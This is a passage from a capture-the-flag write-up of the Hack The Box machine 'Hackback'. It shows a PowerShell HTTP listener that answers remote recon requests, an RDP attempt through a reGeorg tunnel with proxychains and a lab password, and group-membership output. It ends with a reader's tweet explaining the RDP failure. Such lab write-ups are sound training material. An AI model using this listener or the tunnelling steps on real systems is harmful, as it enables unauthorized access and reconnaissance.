    foreach ($assembly in $assemblies) { [System.Reflection.Assembly]::LoadFrom($a
}

Load-Packages

$routes = @{
        "/"  = {'Missing Command!' |  ConvertTo-Json}
        "/hello" = { 'hello donkey!' |  ConvertTo-Json}
         "/help" = { 'hello,proc,whoami,list,info,services,netsat,ipconfig' |  Con
        "/proc" = { Get-Process | select name, id, path | ConvertTo-Json }
        "/whoami" = {[security.principal.windowsidentity]::GetCurrent()| ConvertTo
        "/list" =  { Get-childitem | select name, length| ConvertTo-Json }
        "/info" =  {get-computerinfo| ConvertTo-Json }
        "/services" =  {get-wmiobject win32_service | select name,startname, displ
        "/netstat" = { get-nettcpconnection| ConvertTo-Json  }
        "/ipconfig" = { get-netipconfiguration| ConvertTo-Json  }
}

$url = 'http://+:6666/'
$listener = New-Object System.Net.HttpListener
$listener.Prefixes.Add($url)
$listener.Start()
```

```
while ($listener.IsListening)
{
    $context = $listener.GetContext()
    $requestUrl = $context.Request.Url
    $response = $context.Response

    #Write-Host ''
    #Write-Host "> $requestUrl"

    $localPath = $requestUrl.LocalPath
    $route = $routes.Get_Item($requestUrl.LocalPath)

    if ($route -eq $null)
    {
        $response.StatusCode = 404
    }
    else
    {
        $content = & $route
        $buffer = [System.Text.Encoding]::UTF8.GetBytes($content)
        $response.ContentLength64 = $buffer.Length
        $response.OutputStream.Write($buffer, 0, $buffer.Length)
    }

    $response.Close()

    $responseStatus = $response.StatusCode

}
```

The first part of the script creates the routes, which are the various commands I found. I can see how each matches up with the output I saw.

RDP

I noticed in the original netstat that RDP was open. When I originally found creds I went right to WinRM, and that got me going. But in writing this up, I noticed the RDP again. Can I connect? simple should be able to… the user is in the `BUILTIN\Remote Management Users` group, the same group that allows for access to WinRM:


```
PS hackback\simple@HACKBACK Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                           Type             SID
==================================== ================ ============================
Everyone                             Well-known group S-1-1-0
HACKBACK\project-managers            Alias            S-1-5-21-2115913093-55142306
BUILTIN\Remote Management Users      Alias            S-1-5-32-580
BUILTIN\Users                        Alias            S-1-5-32-545
NT AUTHORITY\NETWORK                 Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11
NT AUTHORITY\This Organization       Well-known group S-1-5-15
NT AUTHORITY\Local account           Well-known group S-1-5-113
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10
Mandatory Label\High Mandatory Level Label            S-1-16-12288
```

And yet, when I have `reGeorg` running and try to connect to RDP, it doesn't work. I'll start with `rdesktop`:

```
root@kali# proxychains rdesktop 127.0.0.1 -u hackback\\simple -p 'ZonoProprioZomar
ProxyChains-3.1 (http://proxychains.sf.net)
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized ?
```

```
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```


Then up pops the connection:



To sign in remotely, you need the right to sign in through Remote Desktop Services. By default, members of the Remote Desktop Users group have this right. If the group you're in doesn't have this right, or if the right has been removed from the Remote Desktop Users group, you need to be granted this right manually.

I suspect there's some explicit ban for simple somewhere else. But I can't explain this yet… if you can, leave a comment.

Update: @vysecurity pointed out on Twitter that I was mixing up groups:



Vincent Yiu
@vysecurity

Replying to @0xdf_ and 2 others

Re your Remote Management Users. Isn’t that just for WinRM? You need Remote Desktop Users for RDP. I found the same issue :D.

It was a good box overall ;D learned quite a lot.

♡ 7 5:22 PM - Jul 7, 2019

See Vincent Yiu 's other Tweets

It’s the Remote Desktop Users group that would allow that access (or administrator). Here’s the MS list of groups.

What do you think?

24 Responses

👍 Upvote | 😝 Funny | 😍 Love | 😲 Surprised | 😤 Angry | 😥 Sad

0 Comments **0xdf** 1 **Login**

♡ **Recommend** **Tweet** **Share** **Sort by Best**

Start the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

Be the first to comment.

ALSO ON **0XDF**

0xdf hacks stuff

0xdf hacks stuff
0xdf.223@gmail.com

0xdf_
0xdf
oxdf
feed

CTF solutions, malware analysis, home lab development